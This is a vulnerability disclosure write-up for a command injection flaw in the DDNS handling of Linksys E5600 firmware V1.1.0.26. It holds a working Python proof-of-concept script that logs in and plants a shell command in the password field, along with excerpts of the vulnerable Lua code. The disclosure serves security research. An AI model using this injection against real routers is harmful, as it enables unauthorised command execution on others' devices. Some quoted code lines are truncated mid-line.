
Linksys E5600 V1.1.0.26 command injection

Product Information

```
Device: Linksys E5600
Firmware Version: V1.1.0.26
Manufacturer's website information: https://www.linksys.com/
Firmware download address :
https://downloads.linksys.com/support/assets/firmware/FW_E5600_1.1.0.26_prod.img
```



Affected component

Affected \usr\share\lua\runtime.lua, affected runtime.ddnsStatus DynDNS function

Attack vector

```python
import requests
import json

url1 = 'http://192.168.31.6/cgi-bin/login.cgi'
data1 = {"username":"YWRtaW4%3D","password":"MTIzNDU2","token":"","source":"web","cn":"","action":"auth"}

response1 = requests.post(url1, data=json.dumps(data1))
print(response1.text)

url2 = 'http://192.168.31.6/API/obj'
headers = {
```

```
    'Host': '192.168.31.6',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36',
    'Content-Type': 'application/json',
    'Origin': 'http://192.168.31.6',
    'Referer': 'http://192.168.31.6/idp/idp_ping.html',
    'Cookie': response1.headers['Set-Cookie'].split(" ")[0],
}
data2 = {"ddns":{"DdnsP":{"enable":"1","username":"admin","password":";
`ls>/www/12345.txt`;
#","hostname":"admin","provider":"DynDNS.org","system":"0","mailex":"rweed",
"backupmailex":"1","wildcard":"1","ip":"","status":""}}}

response2 = requests.post(url2, headers=headers, data=json.dumps(data2))
print(response2.text)

url3 = 'http://192.168.31.6/API/info'
data3 = {
     'ddnsStatus': {
    }
}

response3 = requests.post(url3, headers=headers, data=json.dumps(data3))
print(response3.text)

```

Suggested description of the vulnerability

Linksys E5600 v1.1.0.26 was discovered to contain a command injection vulnerability in the runtime.ddnsStatus DynDNS function.

Vulnerability Detail

When accessing the ddnsStatus function, when k.DdnsP.provider == 'DynDNS.org', the password parameter containing the "ls" command was concatenated into the cmd parameter and successfully executed via os.execute().

```
1864        elseif k.DdnsP.provider == 'DynDNS.org' then
1865            if k.DdnsP.wildcard == '1' then
1866                wcd = 'true'
1867            end
1868            if string.len(k.DdnsP.mailex) ~= 0 then
1869                mx = k.DdnsP.mailex
1870            end
1871            if k.DdnsP.backupmailex == '1' then
1872                bmx = "YES"
1873            end
1874
1875            -- 0:Custom, 1:Static, 2:Dynamic
1876            if k.DdnsP.system == '0' then
1877                sy = "custom"
1878            elseif k.DdnsP.system == '1' then
1879                sy = "static"
1880            elseif k.DdnsP.system == '2' then
1881                sy = "dynamic"
1882            end
1883
1884            --cmd = 'curl -o '..logddns..' http://checkip.dyndns.com/ > /dev/null 2>&1'
1885            --os.execute(cmd)
1886            --cmd = 'cat '..logddns..' | awk \'{print $6}\' | cut -d\'<\' -f 1'
1887            --w = assert(io.popen(cmd, 'r'))
1888            --str = assert(w:read('*a'))
1889            --ip = string.gsub(str, "\n", "")
1890            --w:close()
1891
1892            --cmd = 'curl -X GET http://members.dyndns.org/nic/update > /dev/null 2>&1 > '..logdd
1893            --cmd = 'curl -X GET http://'..k.DdnsP.username..':'..k.DdnsP.password..'@members.dyn
1894            cmd = 'curl --max-time 2 -X GET http://'..k.DdnsP.username..':'..k.DdnsP.password..'@
1895
```

The vulnerability was verified by injecting the command `ls >/www/12345.txt` into the `password` parameter, as shown in the figure below. The result of the `ls` command was successfully displayed in the `12345.txt` file located in the router's `www` directory.